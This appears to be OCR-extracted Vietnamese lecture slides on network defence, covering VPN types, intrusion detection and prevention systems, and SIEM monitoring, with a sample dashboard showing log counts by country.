
- Virtual Private Network (VPN)
- **Mạng riêng ảo** là một mạng dữ liệu riêng được thiết lập qua một hạ tầng mạng dùng chung, trong đó tính riêng tư của dữ liệu được đảm bảo bằng cách sử dụng một giao thức tạo đường hầm và các cơ chế an toàn khác.

VPN


❑ Site-to-Site (Tunel Mode) VPN



❑ Point-to-Point (Transport Mode)




Transport-mode encapsulation:



VPN


❑ Point-to-Site (Remote Access) VPN



Phát hiện và ngăn chặn xâm nhập


Hệ thống phát hiện xâm nhập (Intrusion Detection System – IDS) là hệ thống tự động theo dõi các sự kiện xảy ra trên mạng máy tính, phân tích để phát hiện ra các vấn đề an toàn.

Intrusion [ɪn'truːʒ(ə)n]




Phát hiện và ngăn chặn xâm nhập


- Network-based IDS
- Host-based IDS



Phát hiện và ngăn chặn xâm nhập

- IDS: Phát hiện xâm nhập
- IPS (Intrusion Protection System): Phát hiện và ngăn chặn xâm nhập





Phòng chống rò rỉ dữ liệu

- **Đã trình bày trong bài 6**

Giám sát an toàn mạng

- **Security Information and Event management (SIEM)** là hệ thống thu thập log từ các thiết bị đầu cuối, cho phép lưu trữ, phân tích tập trung và báo cáo về các sự kiện an toàn mạng của tổ chức.

- Kết quả phân tích có thể giúp phát hiện các cuộc tấn công mà không thể phát hiện được theo phương pháp thông thường.


Giám sát an toàn mạng


Dashboards

Past Hour | Today | Last Week | Last Month

Alerts and Alarms | Viruses and Malware | **Log Activity**

Log Ingestion Rate







Top Countries

Country	Count
United States	4.1M
Netherlands	256.5K
Canada	67.1K
United Kingdom	57.2K
China	41.9K
Ireland	35.4K
Korea	34.3K
Singapore	25.7K
Germany	25.4K
Russian Federation	22.9K
Sweden	22K
France	19K
Australia	16.8K
Hong Kong	12.5K
Asia/Pacific Region	12.1K
Thailand	11.6K
Bulgaria	10.7K
Switzerland	9.6K
Peru	7.5K


Top Data Sources



Perimeter Firewall Traffic




Top Agents



379

